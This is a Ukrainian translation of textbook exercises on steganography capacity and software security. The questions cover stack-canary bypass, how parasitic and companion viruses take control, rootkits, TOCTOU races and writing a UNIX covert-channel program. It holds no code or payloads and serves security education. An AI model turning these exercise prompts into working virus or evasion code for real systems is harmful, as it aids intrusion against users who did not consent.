11.16 Текст природною мовою у форматі ASCII може бути стиснутий за допомогою всіляких алгоритми стиснення принаймні на 50%. Враховуючи цю обставину, визначте, скільки тексту у форматі ASCII (у байтах) вмістить у собі графічнезображення розміром 1600 × 1200 пікселів, якщо у методі стеганографії використовувати біти молодших розрядів кожного пікселя? Наскільки збільшиться розмір зображення в результаті застосування даної технології (передбачається, що шифрування не застосовується або шифрування не збільшує розмірів даних)? Чому дорівнює ефективність цієї схеми, тобто відношення корисної інформації до загального числа байтів, що передаються?

11.17 Припустимо, що вузька група політичних дисидентів, які живуть у державі з репресивним режимом, використовує стеганографію, щоб надсилати до зовнішнього світу повідомлення про становище у їхній країні. Уряд знає про це і бореться з групою, надсилаючи підроблені зображення, що містять фальшиві стеганографічні повідомлення. Як дисидентам допомогти людям відрізнити справжні повідомлення від фальшивих?

11.18 Уявіть зображення розміром 2048 на 512 пікселів. Ви хочете зашифрувати файл розміром 2,5 Мбайт. Яку частину файлу ви можете зашифрувати у цьому малюнку? Яку частину ви б змогли зашифрувати, якби ви стиснули файл до чверті його оригінального розміру? Продемонструйте ваші розрахунки.



а *б*

Три зебри та дерево (*а*).
Три зебри, дерево та повний текст п'яти п'єс Шекспіра (*б*).

11.19 Зображення на малюнку “б” містить ASCII-текст п'яти п'єс Шекспіра (хоча по фотографії цього не скажеш). Чи можна сховати музику, а не текст між зебрами? Якщо так, то як і скільки? Якщо ні, то чому?

11.20 Вам видали текстовий файл розміром 60 Мбайт для шифрування, використовуючи стеганографію у молодших бітах кожного кольору у файлі малюнка. Якого розміру потрібний малюнок для шифрування цілого файлу? Який розмір буде потрібно, якщо файл спочатку був стиснутий до третини свого оригінального розміру? Дайте відповідь у пікселях та продемонструйте розрахунки. Припустимо, що зображення мають співвідношення 3:2, наприклад, 3000 × 2000 пікселів.

11.21 Напишіть програму, яка шифрує вхідні дані шляхом складання за модулем 2 із ключовим потоком. Знайдіть або напишіть гарний генератор випадкових чисел для створення ключового потоку. Програма повинна працювати подібно до фільтру, приймаючи на вході відкритий текст і видаючи на виході на стандартний пристрій виведення шифр (і навпаки). У програми має бути один параметр: ключ, який запускає генератор випадкових чисел.

Безпека ПО

12.1 Опишіть роботу стекових «канарейок» і можливі способи їх обходу зломщиками.

12.2 Назвіть властивість компілятора C, що дозволяє закрити велику кількість дірок у системі безпеки. Чому воно не набуло більш широкого застосування?

12.3 Як може паразитичний вірус:
а) гарантувати, що його буде виконано, перш ніж виконається заражена ним програма;
б) повернути керування зараженій програмі після того, як він виконає своє завдання?

12.4 Часто зустрічаєтьсятака інструкція щодо ліквідації наслідків вірусної атаки:
а) завантажте заражену систему;
б) створіть резервну копію всіх файлів на зовнішньому носії;
в) запустіть програму fdisk для форматування диска;
г) перевстановіть операційну систему з вихідного компакт-диска;
д) перенесіть файли із зовнішнього носія.
Назвіть дві серйозні помилки, допущені у цій інструкції.

12.5 Чи можливе існування в системі UNIX «компанійських» вірусів (які не модифікують існуючі файли)? Якщо так, то яким чином? Якщо ні, то чому?

12.6 Для поширення програм або програмних оновлень часто використовуються архіви, що саморозпаковуються, які містять один або кілька запакованих файлів і програму розпакування. Розгляньте вплив такої технології на питання безпеки.

12.7 Чому руткіти дуже складно, майже неможливо, виявити на відміну від вірусів та черв'яків?

12.8 Чи можна машині, зараженій руткітом, повернути колишнє здоров'я простим відкатом стану програмного забезпечення до раніше збереженої точки відновлення системи?

12.9 При проведенні TOCTOU-атаки використовуються умови змання між зломщиком та жертвою. Один із способів запобігання умов змагання полягає у створенні транзакцій доступу до файлової системи. Поясніть, як цей підхід може працювати та які проблеми можуть при цьому виникнути?

12.10 Що таке таємний (прихований) канал? Яка основна вимога до існування таємного каналу?

12.11 Напишіть пару програм на C або мовою сценаріїв оболонки для відправки та отримання повідомлення по таємному каналу в операційній системі UNIX.
Підказка: біт дозволу може бути видно, навіть якщо будь-який доступ до файлу заборонено, а команда sleep або системний виклик гарантують затримку на визначений час, зазначений у їх аргументах. Виміряйте швидкість передачі даних в системі, що простоює. Потім штучно створіть на ній великенавантаженняза рахунок запуску великої кількості різних фонових процесів і знову виміряйте швидкість передачі даних.